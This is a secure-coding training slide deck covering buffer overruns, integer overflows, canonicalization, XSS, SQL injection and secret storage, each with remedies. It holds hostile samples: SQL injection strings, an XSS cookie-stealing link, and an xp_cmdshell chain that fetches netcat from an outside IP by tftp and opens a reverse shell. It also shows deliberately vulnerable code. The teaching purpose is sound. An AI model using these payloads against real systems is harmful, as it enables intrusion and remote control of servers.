

# Introduction to Security Coding Issues

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There are only  
two types of security issues:

① Input trust issues

② Everything else!

# Input Trust Issues

**All input is evil, until proven otherwise!**

## ■ Buffer Overruns

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## ■ SQL Injection

Blake

Blake' or 1=1 --

## ■ Cross-Site Scripting

Blake

<script>var i=document</script>

# What are BOs?

- External data is larger than the destination
- Overflowing the destination tramples some sensitive in-memory construct that determines execution flow
  - Causing the application to change execution flow
  - To the attacker's code included in the data
- Cause: trusting input
- C/C++ code the most common victim
  - Direct access to memory


# Stack BOs at Work



# Heap BOs at Work



Write a DWORD *own3d!*  
anywhere in memory  
when block is free()'d



# Buffer Overrun Examples

## SQL Server Instance Resolution (MS02-039)

```
#define INSTREGKEY "SOFTWARE\\Microsoft\\Microsoft SQL Server\\"
#define MAX_RECV_MSG 256
```

```
void SsrpSvr(LPSTR szInstanceName) {
    BYTE rgbRecvBuf[MAX_RECV_MSG];
    ...
    ssrpMsg = SsrpRecvMsg(rgbRecvBuf);

    switch(ssrpMsg) {
        case CLNT_UCAST_INST: // Verb #4
            SsrpEnum((LPSTR)&rgbRecvBuf[1]);
    }
}
```



```
SSRMSGTYPE SsrpRecvMsg(BYTE *rgbRecvBuf) {
    ...
    bytesRecd = recvfrom( gSvrSock, (char*)rgbRecvBuf, MAX_RECV_MSG, 0,
                          (SOCKADDR *)&gclientAddr, &cClientAddr );
```

Sitting on port 1434 - The Internet

```
return((SSRMSGTYPE)rgbRecvBuf[0]);
}
```

Read no more than 256 bytes from the network

```
BOOL SsrpEnum(LPSTR szInstName, ...) {
    char szregVersion[128];
    sprintf(szregVersion, "%s%s\\MSSQLServer\\CurrentVersion", INSTREGKEY, szInstName);
```

Then copy into a 128 byte buffer :(



# The 'n'-functions are safe? Right?!

**// Example #1 (code verifies pszSrc is <= 50 chars)**

```
#define MAX (50)
```

```
char *pszDest = malloc(sizeof(pszSrc));
```

```
strncpy(pszDest, pszSrc, MAX);
```

sizeof is 4-bytes, not 50

String not null-terminated  
if len(pszSrc) >= MAX

**// Example #2**

```
#define MAX (50)
```

```
char szDest[MAX];
```

```
strncpy(szDest, pszSrc, MAX);
```

**// Example #3**

```
#define MAX (50)
```

```
char szDest[MAX];
```

```
strncpy(szDest, pszSrc, strlen(pszSrc));
```

Wrong buffer size!



# The 'n'-functions are safe? Right?!

## // Example #4

```
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,MAX);
pszDest[MAX] = '\\0';
```

Wrote NULL to element  
51, not 50!

MAX-1 is not the total  
destination buffer size!

## // Example #5

```
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,MAX-1);
strncat(szDest,pszSrc,MAX-1);
```

# The 'n'-functions are safe? Right?!

// Example #6

```
char szDest[50];  
_snprintf(szDest,  
          strlen(szDest),  
          "%s", szSrc);
```

szDest contains junk!  
strlen(szDest) is random!

What if p == NULL?

// Example #7

```
void func(char *p) {  
    char szDest[MAX];  
    strncpy(szDest, p, MAX);  
    szDest[MAX-1] = '\0';  
}
```

**You still need to use your brain when using 'n' functions!**

# Integer Arithmetic Attacks

- 'Integer arithmetic' is a generic name for a set of common integer arithmetic mistakes that can lead to BOs
  - Overflow and underflow
  - Signed versus unsigned errors
  - Truncation
- They can lead to BOs

# Integer Arithmetic Attacks



```
int ConcatBuffers(char *buf1, char *buf2,
                  size_t len1, size_t len2){
    char buf[0xFF];

    if((len1 + len2) > 0xFF) return -1;

    memcpy(buf, buf1, len1);
    memcpy(buf + len1, buf2, len2);

    // do stuff with buf

    return 0;
}
```

0x103	len1
+ 0xFFFFFFFFC	len2
<hr/>	
0xFF	

Both `memcpy` functions  
attempt to copy >255 bytes

# Integer Arithmetic Attacks

## Custom Memory Allocations



If `cb = 0xffffffff`,  
then `cbr == 0`

```
#define _BLOCKSIZE 64  
void *_MemAlloc(size_t cb) {  
    // Round to nearest block size  
    size_t cbr = (cb + _BLOCKSIZE - 1) &  
                 ~(_BLOCKSIZE - 1);  
    return malloc(cbr);  
}
```

# Unmanaged Code Interop

C#



```
public int CopyData(byte[] inputBuffer, int inputOffset,
                    int inputCount, byte[] outputBuffer) {
    if (inputOffset >= inputBuffer.Length)
        throw new Exception();
```

-1

```
    if (inputCount > inputBuffer.Length)
        throw new Exception();
```

```
    if (inputOffset + inputCount < inputOffset)
        throw new Exception();
```

```
    if (inputBuffer.Length < inputOffset + inputCount)
        throw new Exception();
```

```
    _UnmanagedCopy(..., inputBuffer, inputOffset, inputCount);
```

All the checks are  
against signed ints

```
_UnmanagedCopy(..., BYTE *inputBuffer,
                DWORD inputOffset, DWORD inputCount) {
    memcpy(pb, inputBuffer + inputOffset, inputCount);
    ...
}
```

C++

0xFFFFFFFF



**Search for 'risky'  
functions &  
determine data  
origin**

**Reduce attack  
surface**

**Better libraries/classes**  
(strsafe, Safe CRT, STL)

**Fixing  
Buffer  
Overrun  
s**

**PREfast  
& SAL**

**Fuzz tests**

**/GS, NX  
& heap checking**



# Standard Annotation Language (SAL)

- Defines interface contracts
- Helps tools find bugs
- Annotate your headers using SAL
  - Used by latest PREfast in Visual Studio 2005

# SAL Examples: From Visual C++ CRT

```
char *  
    fgets( __out_ecount_z(_MaxCount) char * _Buf,  
           __in int _MaxCount,  
           __inout FILE * _File);  
  
__checkReturn errno_t  
    tmpfile_s(__deref_opt_out FILE ** _File);
```

\_\_checkReturn  
\_\_out\_ecount\_z(n)  
\_\_in  
\_\_inout  
\_\_deref\_opt\_out

Must check return value  
Outbound null-term string of len 'n'  
Read-only argument  
Read/Write argument, by reference  
Must deref OK, optional, not null-terminated

# Defense: Protecting Pointers

```
DISPATCH_FUNC  g_pFunction = EncodePointer(NULL);

void InitGlobals() {
    g_pFunction = EncodePointer(GetProcAddress(...));
}

void Dispatch(int i, char *sz) {
    DISPATCH_FUNC pFunction = DecodePointer(g_pFunction);
    if (pFunction != NULL)
        (*pFunction)(i, sz);
}
```

# Remedy: Integer Arithmetic

- Any calculation used to determine an array offset or memory allocation is suspect
- Use unsigned variables for array indexes and buffer sizes
  - int's are signed in Managed Code
- Watch out for:
  - C4018 & C4389 (signed/unsigned mismatch)
  - C4244 warnings (conversion from 'type1' to 'type2', possible loss of data)
  - #pragma and casts that shut the compiler

# Remedy: Integer Arithmetic



```
size_t cb = num * sizeof(T);
T *p = malloc(cb);
```



```
T *p = new T[num];
```

Visual C++ 2005 automatically  
detects overflow in operator::new

```
#define MAX_ALLOC (1024*1024*4)
if (num <= (MAX_ALLOC/sizeof(T))){
    T *p = malloc(num * sizeof(T));
}
```

```
size_t cb = num * sizeof(T);
if (num == cb/sizeof(T)) {
    T *p = malloc(cb);
}
```

```
// Howard (C/C++ IntOverflow.h)
if (UMul(num,sizeof(T),&cb)) {
    T *p = malloc(cb);
}
```

```
// LeBlanc (C++ SafeInt.hpp)
SafeInt<size_t>cbFoo(sizeof(T));
SafeInt<size_t>cb = cbFoo * num;
T *p = malloc(cb)
```

```
// Windows (intsafe.h)
if (SUCCEEDED(SizeTMult(num,sizeof(T),&cb)))
    T *p = malloc(cb);
}
```

# Buffer Overrun Checklist

- ✓ Just fix 'em!
- ✓ Build defensive code, and add defensive layers (/GS etc)
- ✓ Use the latest version of VC++ /GS
- ✓ Use safer string libraries
- ✓ Use PREfast and SAL
- ✓ All arithmetic used to calculate memory allocations are probably wrong!



# Canonicalization Issues

- Never make a security decision based on the name of something
  - Chances are good that you'll get it wrong
  - Often, there is more than one way to name something

```
if (String.Compare(username,@"DOMAIN\mike",true)==0  
    && String.Compare(filename,@"secretfile.txt",true)==0)  
    // go away
```





# Canonicalization Issues

## Example 1

SecretFile.txt  
SecretFile.txt.  
Secret~1.txt  
SecretFile.txt::\$DATA

# Canonicalization Issues


## Example 2

<http://www.foo.com/prn/default.asp>  
<http://www.foo.com/aux.asp>

# Cross-Site Scripting (XSS)

- Very common vulnerability
- A flaw in a Web server leads to a compromised client and more
- The fault is simply trusting input and then echoing it!



# XSS in Action – Cookie Stealing



Welcome.asp

Hello,

```
<%= request.querystring('name') %>
```



```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
    ('')
</script>here</a>
```

# XSS in Action – “Defacement”

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File Edit View Favorites Tools Help

Back Forward Stop Reload Home

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# SQL Injection - C#

```
string Status = "No";
string sqlstring = "";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

**Connecting as sysadmin**

**Hard to guess password!**

**String concat for dynamic SQL**

**Telling the bad guy too much on failure**

# Why It's Wrong (1 of 3)



```
sqlstring="SELECT HasShipped" +  
        " FROM Shipment WHERE ID='" + Id + "'";
```

## Good Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID='1001'
```

## Not so Good Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' or 2>1 -- '
```



# Why It's Wrong (2 of 3)



```
sqlstring="SELECT HasShipped" +  
    " FROM Shipment WHERE ID='" + Id + "'";
```

## Really Bad Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' drop table orders -- '
```

## Downright Evil Guy

Enter a Shipping ID:

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' exec xp_cmdshell('...') -- '
```

# Why It's Wrong (3 of 3)

## Your worst nightmare!




ex① `c:\xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'`



Owns 63.45.11.9

② `c.exe -l -p 31337`

ex③ `c:\xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'`




# The Turkish-I problem (Applies also to Azerbaijan!)

■ Turkish has four letter 'I's

■ **i** (U+0069) **ı** (U+0131) **İ** (U+0130) **I** (U+0049)

■ In Turkish locale **UC("file")==FILE**

```
// Do not allow "FILE://" URLs
if(url.ToUpper().Left(5) == "FILE:")
    return ERROR;
getStuff(url);
```



```
// Only allow "HTTP://" URLs
if(url.ToUpper(CULTURE_INVARIANT).Left(5) == "HTTP:")
    getStuff(url);
else
    return ERROR;
```




# Remedy: Do Not Trust User Input

- Validate all input
  - All input is evil until proven otherwise
  - Look for valid data and reject everything else
- Constrain, Reject and Sanitize
  - Type Checks (eg; numeric only)
  - Length Checks (eg; buffer must be  $< N$  bytes)
  - Range Checks (eg; A-Za-z)
  - Format Checks (eg; email name)

```
Validator.ValidationExpression =  
    @"\w+([-+.] \w+)*@\w+([-.] \w+)*\.\w+([-.] \w+)*";
```

# Remedies: XSS

- Validate all input
- Never directly echo Web-based user input
  - At the very least, HTML encode the output
  - ASP.NET 1.1 adds the ValidateRequest option
- Use HttpOnly cookie option
  - Prevents access to client-side script in IE6 SP1 and later (used by Hotmail)
- Use `<frame>` security attribute

# Remedies: SQL Injection

- Validate all input
- Use parameterized queries
- Consider allowing access to sprocs and no-access to underlying tables
  - Use parameterized queries with sprocs

```
SqlDataAdapter cmd =  
    new SqlDataAdapter("exec sp_getshipstatus(@id)",  
                      conn);  
  
SqlParameter parm =  
    cmd.SelectCommand.Parameters.Add("@id", id);
```



**Do *NOT* look  
*ONLY* for “bad things.”  
It assumes you know ALL the  
“bad things”!**

Listing 3. A Simple “Harmful SQL Commands” Filter




```
<?php
function filter_sql($input) {
    $reg = "(delete)|(update)|(union)|(insert)";
    return(ereg_replace($reg, "", $input));
}
?>
```



**; ~~delete~~ delete from table**



# Input Error Checklist

- ✓ All input is evil 
- ✓ Don't look only for 'bad' things!

# Storing Secrets

- Software cannot defend itself, therefore:
  - Storing secrets securely in software is impossible!
  - Embedded 'secrets' don't stay secret for long

Listing 4. Typical Usage of the Mcrypt Extension

```
<?php
/* Create your key at random
   but keep it handy as you
   will use it to decrypt later
*/
$key = "AOQKJLCLIGAKJHSD
<NKLXASLUIHJKHAS
OIUDSgfuyJKLBLKU";
```

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# Storing Secrets

- DPAPI is the recommended method
  - We want to know if you're not using DPAPI!
- Crypt[Un]ProtectData
  - Managed wrappers available pre-Whidbey
  - Whidbey adds ProtectedData class
- Requires Windows 2000 or Windows CE .NET and later
- Preferable to LSA secrets

# Weak Crypto


- Don't create your own crypto algorithms
  - Use CryptoAPI, CAPICOM, System.Security.Cryptography
- MD4, MD5, RC4, DES, SHA1 banned for new code
- AES, SHA256 ok
- Symmetric keys must be  $\geq 128$  bits

# Managed Code Issues

- Code Access Security (CAS) != Secure Code!
- Read “Secure Coding Guidelines” on MSDN
- View “.NET Framework Security Best Practices”
- Be wary of granting certain permissions to your code
  - SecurityPermission, UnmanagedCode, SkipVerification, ControlEvidence, ReflectionPermission
- Run FxCop regularly

# Audit Extensively - LinkDemand

- Unlike a Demand, does not perform a full run-time stack-walk
- Checks the immediate caller during JIT compile






# Audit Extensively – Partial Trust

- AllowPartiallyTrustedCallersAttribute
  - [assembly:AllowPartiallyTrustedCallers]
- APCTA == “bring it on, hax0rs!”
- Applies to strong-named assemblies
- Disables LinkDemand:FullTrust
- Allows code from the Internet to call your code
  - Is that what you really want?
- Managed C++ and APTCA must be thoroughly reviewed




# Audit Extensively – Asserts

- Are your protected actions safe?
- Note: Your code must be granted the permission you are asserting and permission to assert




# Audit Extensively – Asserts

```
[FileIOPermission(SecurityAction.Assert, All=@"C:\logs\Log.txt")]  
public void CreateLogFile() {  
    StreamWriter TextStream = new StreamWriter(@"C:\logs\Log.txt");  
}
```



```
[FileIOPermission(SecurityAction.Assert)]  
public void CreateLogFile(string log) {  
    StreamWriter TextStream = new StreamWriter(log);  
}
```




# Audit Extensively

- P/Invoke & COM Interop
- Your gateway to buffer overruns!

# Audit Extensively

## ■ readonly isn't read-only!







```
static readonly byte[] key sizes =  
    new byte[] {64,112,128,160,196};  
static void Main(string[] args) {  
    key sizes[1] = 8;  
}
```




# Don't Forget Managed Code Integer Arithmetic Bugs

```
Int16 i =  
getFromNetwork();  
if (i <= MAX) {  
    i++;  
    Int32 j = 8192 / i;  
}
```

```
Int16 req;  
...  
while (true) {  
    getRequest();  
    req++;  
    arr[req] =  
    DateTime.Now;  
}
```



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# Summary

- Introduction to Trustworthy Computing
- The Security Development Lifecycle
- Pragmatic Secure Design
- Introduction to Threat Modeling
